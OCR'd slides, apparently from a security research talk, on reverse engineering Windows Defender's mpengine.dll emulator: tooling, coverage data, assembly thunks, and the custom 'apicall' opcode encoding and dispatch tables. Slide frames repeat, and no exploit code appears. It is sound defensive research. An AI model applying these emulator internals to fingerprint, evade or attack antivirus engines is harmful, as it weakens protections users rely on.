
2017

- 5/23 (P0 bugs fixed)
- 6/20 (more P0 bugs fixed)
- 7/19
- 8/23
- 9/27
- 11/1
- 12/6 (UK NCSC bugs fixed)

2018

- 1/18
- 2/28
- 3/18
- 4/3 (Halvar’s unrar bug fixed)
- 4/19
- 5/23
- 6/25

Patent Search



(12) **United States Patent**
Gheorghescu et al.

(10) **Patent No.: US 7,636,856 B2**
(45) **Date of Patent: Dec. 22, 2009**

(54) **PROACTIVE COMPUTER MALWARE PROTECTION THROUGH DYNAMIC TRANSLATION**

(75) Inventors: **Gheorghe Marius Gheorghescu**, Redmond, WA (US); **Adrian M Marinescu**, Sammamish, WA (US); **Adrian E Stepan**, Redmond, WA (US)

(73) Assignee: **Microsoft Corporation**, Redmond, WA

6,330,691	B1 *	12/2001	Buzbee et al.	714/35
6,357,008	B1 *	3/2002	Nachenberg	726/24
6,631,514	B1 *	10/2003	Le	717/137
6,704,925	B1 *	3/2004	Bugnion	717/138
2002/0091934	A1 *	7/2002	Jordan	713/188
2003/0041315	A1 *	2/2003	Bates et al.	717/129
2003/0101381	A1 *	5/2003	Mateev et al.	714/38
2005/0005153	A1 *	1/2005	Das et al.	713/200

OTHER PUBLICATIONS

Cifuentes, Cristina, "Reverse Compilation Techniques," Jul. 1994


"The present invention includes a system and method for translating potential malware devices into safe program code. The potential malware is translated from any one of a number of different types of source languages, including, but not limited to, native CPU program code, platform independent .NET byte code, scripting program code, and the like. Then the translated program code is compiled into program code that may be understood and executed by the native CPU..."

Outline

1. Introduction
2. Tooling & Process
3. Reverse Engineering
4. Vulnerability Research
5. Conclusion

Reversing Process

- Static reversing in IDA
  - Bindiff for patch analysis
- Dynamic analysis and debugging in GDB using Tavis Ormandy's `mpclient` with extensive customization
- Coverage with a customized Lighthouse Pintool



Coverage %	Function Name	Address	Blocks Hit	Instructions Hit	Function Size	Complexity
100.00%	KERNEL32_DLL_GetCurrentThread(pe_vars_t *)	0x5A5F0D20	3 / 3	28 / 28	100	2
100.00%	mmap_virtualprotect(pe_vars_t *,unsigned __int64,ulong,ulong,ulong *)	0x5A41DA2C	3 / 3	31 / 31	82	2
100.00%	KERNEL32_DLL_GetThreadContext(pe_vars_t *)	0x5A5E6FE0	1 / 1	15 / 15	63	1
100.00%	scan_vbuff(pe_vars_t *,uchar const *,ulong,unsigned __int64,bool)	0x5A5888F9	3 / 3	36 / 36	116	2
99.14%	KERNEL32_DLL_VirtualProtectEx(pe_vars_t *)	0x5A5634A0	17 / 18	115 / 116	385	12
97.48%	pe_GetThreadContext(pe_vars_t *)	0x5A5E701F	18 / 19	116 / 119	482	9
96.83%	pefile_call_attrmatch_handlers(pe_vars_t *,char const *)	0x5A45FB81	9 / 10	61 / 63	219	6
95.80%	IsInternalBlock(pe_vars_t *,unsigned __int64,uint)	0x5A58CDE8	44 / 47	137 / 143	430	40
94.29%	mmap_virtualquery(pe_vars_t *,unsigned __int64,_MEMORY_BASIC_INFORMATION32 *)	0x5A588768	3 / 4	33 / 35	97	2
88.89%	KERNEL32_DLL_CloseHandle(pe_vars_t *)	0x5A5EF260	3 / 4	40 / 45	144	2
88.00%	pem_probe_for_write(pe_vars_t *,unsigned __int64,ulong)	0x5A56364C	4 / 5	22 / 25	60	3
81.25%	is_vdll_page(pe_vars_t *,unsigned __int64)	0x5A5943E7	5 / 8	26 / 32	82	5
77.78%	GetBBFromContext(pe_vars_t *)	0x5A41DA7E	3 / 4	7 / 9	24	2
61.22%	CallPostEntryCode(pe_vars_t *)	0x5A5884D3	7 / 12	60 / 98	334	6
58.54%	mmap_is_dynamic_page(pe_vars_t *,unsigned __int64)	0x5A568A32	8 / 10	24 / 41	89	8
51.14%	pe_refresh_sigdriven_attributes(pe_vars_t *,ulong)	0x5A45C775	30 / 73	180 / 352	1214	61
50.38%	pe_save_CTX(pe_vars_t *,ulong)	0x5A56E47E	40 / 44	201 / 399	1418	24
36.36%	scale_MP_budget(pe_vars_t *,unsigned __int64)	0x5A593DED	2 / 3	8 / 22	64	2
29.58%	NTDLL_DLL_NtCloseWorker(pe_vars_t *)	0x5A5EA5B0	7 / 26	42 / 142	467	18
27.55%	scan_pe_dtscan(pe_vars_t *)	0x5A590690	18 / 53	73 / 265	1163	35
27.29%	NTDLL_DLL_NtControlChannel(pe_vars_t *)	0x5A564560	23 / 76	113 / 414	1354	70
25.70%	scan_pe_dtscan_slice(pe_vars_t *,unsigned __int64 *)	0x5A58D095	22 / 67	73 / 284	1178	52
23.12%	scan_pe_dtscan_end(pe_vars_t *)	0x5A587DB8	3 / 28	37 / 160	580	17
18.22%	NTDLL_DLL_NtContinue(pe_vars_t *)	0x5A5E8990	4 / 14	41 / 225	728	8
17.58%	mmap_is_dirty_page(pe_vars_t *,unsigned __int64)	0x5A58CF96	4 / 25	16 / 91	255	16
14.43%	__call_api_by_crc(pe_vars_t *,ulong)	0x5A56D6F5	16 / 104	71 / 492	1582	78
10.29%	__siga_check(pe_vars_t *,src_attribute_t const *)	0x5A566CC7	3 / 12	7 / 68	275	9
9.56%	dynkcrc_check(pe_vars_t *,unsigned __int64)	0x5A58E458	8 / 23	24 / 251	972	13
4.33%	__mmap_ex(pe_vars_t *,unsigned __int64,ulong,ulong)	0x5A46F580	8 / 196	43 / 994	3692	126
4.28%	kvscanpage4sig(pe_vars_t *,unsigned __int64,uchar const *,uint)	0x5A58F842	4 / 113	30 / 701	2692	83

```
27.06%   /pe_var
```

A - 0.61% - trace.log ▾


Hide 0% Coverage: ☑

Dealing With Calling Conventions

When calling `mpengine.dll` functions from `mpclient`: Difficulty of interoperability between MSVC and GCC compiled code

- Possible to massage compiler with `__attribute__` annotations

Easier solution - just hand-write assembly thunks to marshall arguments into the correct format



```
ASM_pe_read_string_ex:
    push ebp
    mov ebp, esp

    mov eax, dword [ebp+0x8]    ;1 - fp
    mov ecx, [ebp+0xc]          ;2

    push dword [ebp+0x18]       ;4
    push dword [ebp+0x14]       ;3 hi
    push dword [ebp+0x10]       ;3

    call eax

    add esp, 0xc
    pop ebp
    ret

ASM__mmap_ex:
    push ebp
    mov ebp, esp

    mov eax, dword [ebp+0x8]; fp
    mov ecx, [ebp+0xc]      ; 2 - v
    mov edx, [ebp+0x10]     ; (SIZE)

    push dword [ebp+0x1c]   ; rights
    push dword [ebp+0x18]   ; addr hi
    push dword [ebp+0x14]   ; addr low

    call eax

    add esp, 0xc
    pop ebp
    ret
```


Dealing With Calling Conventions

When calling `mpengine.dll` functions from `mpclient`: Difficulty of interoperability between MSVC and GCC compiled code

- Possible to massage compiler with `__attribute__` annotations

Easier solution - just hand-write assembly thunks to marshall arguments into the correct format

```
BYTE * __fastcall __mmap_ex
(
    pe_vars_t * v,          // ecx
    unsigned int64 addr,    // too big for edx
    unsigned long  size,    // edx
    unsigned long  rights
);
```



```
ASM_pe_read_string_ex:
    push ebp
    mov ebp, esp

    mov eax, dword [ebp+0x8]    ;1 - fp
    mov ecx, [ebp+0xc]          ;2

    push dword [ebp+0x18]       ;4
    push dword [ebp+0x14]       ;3 hi
    push dword [ebp+0x10]       ;3

    call eax

    add esp, 0xc
    pop ebp
    ret

ASM__mmap_ex:
    push ebp
    mov ebp, esp

    mov eax, dword [ebp+0x8]; fp
    mov ecx, [ebp+0xc]      ; 2 - v
    mov edx, [ebp+0x10]     ; (SIZE)

    push dword [ebp+0x1c]   ; rights
    push dword [ebp+0x18]   ; addr hi
    push dword [ebp+0x14]   ; addr low

    call eax

    add esp, 0xc
    pop ebp
    ret
```


Dealing With Calling Conventions

When calling `mpengine.dll` functions from `mpclient`: Difficulty of interoperability between MSVC and GCC compiled code


- Possible to massage compiler with `__attribute__` annotations

Easier solution - just hand-write assembly thunks to marshall arguments into the correct format

```
BYTE * __fastcall __mmap_ex
(
    pe_vars_t * v,          // ecx
    unsigned int64 addr,    // too big for edx
    unsigned long  size,    // edx
    unsigned long  rights
);
```



```
ASM_pe_read_string_ex:
    push ebp
    mov ebp, esp

    mov eax, dword [ebp+0x8]     ;1 - fp
    mov ecx, [ebp+0xc]           ;2

    push dword [ebp+0x18]        ;4
    push dword [ebp+0x14]        ;3 hi
    push dword [ebp+0x10]        ;3

    call eax

    add esp, 0xc
    pop ebp
    ret

ASM__mmap_ex:
    push ebp
    mov ebp, esp

    mov eax, dword [ebp+0x8]; fp
    mov ecx, [ebp+0xc]      ; 2 - v
    mov edx, [ebp+0x10]     ; (SIZE)

    push dword [ebp+0x1c]   ; rights
                            ; addr hi
                            ; addr low
```



```
// mmap a virtual address
void * e_mmap(void * V, uint64_t Addr, uint32_t Len, uint32_t Rights)
{
    //trampoline through assembly with custom calling convention
    return ASM__mmap_ex(FP__mmap_ex, V, Len, Addr, Rights);
}
```

apicall

Custom “`apicall`” opcode used to trigger native emulation routines

```
0F FF F0 [4 byte immediate]
```

apicall

Custom “apicall” opcode used to trigger native emulation routines

```
0F FF F0 [4 byte immediate]
```

```
immediate = crc32(DLL name, all caps) ^ crc32(function name)
```

apicall

Custom “`apicall`” opcode used to trigger native emulation routines

```
$ ./mphashgen KERNEL32.DLL OutputDebugStringA
KERNEL32.DLL!OutputDebugStringA: 0xB28014BB
```

```
0F FF F0 [4 byte immediate]
```

```
immediate = crc32(DLL name, all caps) ^ crc32(function name)
```

```
0xB28014BB = crc32(“KERNEL32.DLL”) ^ crc32(“OutputDebugStringA”)
```

apicall

Custom “`apicall`” opcode used to trigger native emulation routines

```
$ ./mphashgen KERNEL32.DLL OutputDebugStringA
KERNEL32.DLL!OutputDebugStringA: 0xB28014BB
```

```
0F FF F0 [4 byte immediate]
```


```
immediate = crc32(DLL name, all caps) ^ crc32(function name)
```

```
0xB28014BB = crc32(“KERNEL32.DLL”) ^ crc32(“OutputDebugStringA”)
```

```
0F FF F0 BB 14 80 B2
apicall kernel32!OutPutDebugStringA
```

`apicall` Dispatch


`{x32, x64, ARM}_parseint` checks `apicall` immediate value, may do special handling with `g_MpIntHandlerParam` or pass on to native emulation



```
; void (__cdecl *const DTLIB::DTlib_x32_escfn[21])()
DTLIB__DTlib_x32_escfn dd offset @x86_printregs_wrap@8
                                        ; DATA XREF: DTLIB::setup_DTlib32_source(DTcore_interface *,
                                        ; x86_printregs_wrap(x,x)
                dd offset ?x86_valid_div@@YIXPAVDT_context@@KK@Z ; x86_valid_div(DT_context *,ulong
                dd offset ?DTlib_parseint@DTLIB@@YIXPAVDT_context@@K@Z ; DTLIB::DTlib_parseint(DT_co
                dd offset ?x86_emulate@@YIXPAVDT_context@@K@Z ; x86_emulate(DT_context *,ulong)
                dd offset ?x86_inv_opc@@YIXPAVDT_context@@K@Z ; x86_inv_opc(DT_context *,ulong)
                dd offset ?x86_emu_intnn@@YIXPAVDT_context@@@Z ; x86_emu_intnn(DT_context *)
                dd offset ?x86_signal_tick@@YIXPAVDT_context@@K@Z ; x86_signal_tick(DT_context *,ulo
                dd offset ?x86_emu_bound@@YIXPAVDT_context@@@Z ; x86_emu_bound(DT_context *)
                dd offset ??1?$ResmgrPluginGlue@VCResmgrFile@@$1?ResmgrFileInit@@YA?AW4MP_ERROR@@PAV
                dd offset ?x32_exe_bkpt@@YIXPAVDT_context@@K@Z ; x32_exe_bkpt(DT_context *,ulong)
                dd offset ?x32_load_selector@@YIXPAVDT_context@@K@Z ; x32_load_selector(DT_context *
                dd offset ??1?$ResmgrPluginGlue@VCResmgrFile@@$1?ResmgrFileInit@@YA?AW4MP_ERROR@@PAV
                dd offset ?x32_check_priv@@YIXPAVDT_context@@K@Z ; x32_check_priv(DT_context *,ulong
                dd offset ?x86_store_FPU_CSIP@@YIXPAVDT_context@@@Z ; x86_store_FPU_CSIP(DT_context
                dd offset ??1?$ResmgrPluginGlue@VCResmgrFile@@$1?ResmgrFileInit@@YA?AW4MP_ERROR@@PAV
                dd offset ??1?$ResmgrPluginGlue@VCResmgrFile@@$1?ResmgrFileInit@@YA?AW4MP_ERROR@@PAV
                dd offset ??1?$ResmgrPluginGlue@VCResmgrFile@@$1?ResmgrFileInit@@YA?AW4MP_ERROR@@PAV
                dd offset ??1?$ResmgrPluginGlue@VCResmgrFile@@$1?ResmgrFileInit@@YA?AW4MP_ERROR@@PAV
                dd offset ?x86_eFX_load@@YIXPAVDT_context@@@Z ; x86_eFX_load(DT_context *)
                dd offset ?x86_eFX_store@@YIXPAVDT_context@@@Z ; x86_eFX_store(DT_context *)
                dd offset ??1?$ResmgrPluginGlue@VCResmgrFile@@$1?ResmgrFileInit@@YA?AW4MP_ERROR@@PAV
                dd offset ??_R4DTState@DTLIB@@6B@ ; const DTLIB::DTState::`RTTI Complete Object Loca
```


`apicall` Dispatch

`{x32, x64, ARM}_parseint` checks `apicall` immediate value, may do special handling with `g_MpIntHandlerParam` or pass on to native emulation




```
v14 = ___lower_bound_PBUesyscall_t__KUSyscallComparer__1____call_api_by_crc__YA
        &last_syscall,
        &_First);
v33 = v14;
if ( v14 == &last_syscall || v14->encrc != v2 )
{
  v28 = v3->vhost;
  if ( v28 )
  {
    if ( v28 == 1 )
    {
      (v3->iproc->vfptr->push64)(v3->iproc, v3->reteip, HIDWORD(v3->reteip));
      return 0;
    }
    return 0;
  }
```

Function pointers to emulation routines and associated CRCs are stored in `g_syscalls` table



```
; void (__cdecl *const DTLIB::DTlib_x32_escfn[21])()
DTLIB__DTlib_x32_escfn dd offset @x86_printregs_wrap@8
                                        ; DATA XREF: DTLIB::setup_DTlib32_source(DTcore_interface *,
                                        ; x86_printregs_wrap(x,x)
                dd offset ?x86_valid_div@@YIXPAVDT_context@@KK@Z ; x86_valid_div(DT_context *,ulong
                dd offset ?DTlib_parseint@DTLIB@@YIXPAVDT_context@@K@Z ; DTLIB::DTlib_parseint(DT_co
                dd offset ?x86_emulate@@YIXPAVDT_context@@K@Z ; x86_emulate(DT_context *,ulong)
                dd offset ?x86_inv_opc@@YIXPAVDT_context@@K@Z ; x86_inv_opc(DT_context *,ulong)
                dd offset ?x86_emu_intnn@@YIXPAVDT_context@@@Z ; x86_emu_intnn(DT_context *)
                dd offset ?x86_signal_tick@@YIXPAVDT_context@@K@Z ; x86_signal_tick(DT_context *,ulo
                dd offset ?x86_emu_bound@@YIXPAVDT_context@@@Z ; x86_emu_bound(DT_context *)
                dd offset ??1?$ResmgrPluginGlue@VCResmgrFile@@$1?ResmgrFileInit@@YA?AW4MP_ERROR@@PAV
                dd offset ?x32_exe_bkpt@@YIXPAVDT_context@@K@Z ; x32_exe_bkpt(DT_context *,ulong)
                dd offset ?x32_load_selector@@YIXPAVDT_context@@K@Z ; x32_load_selector(DT_context *
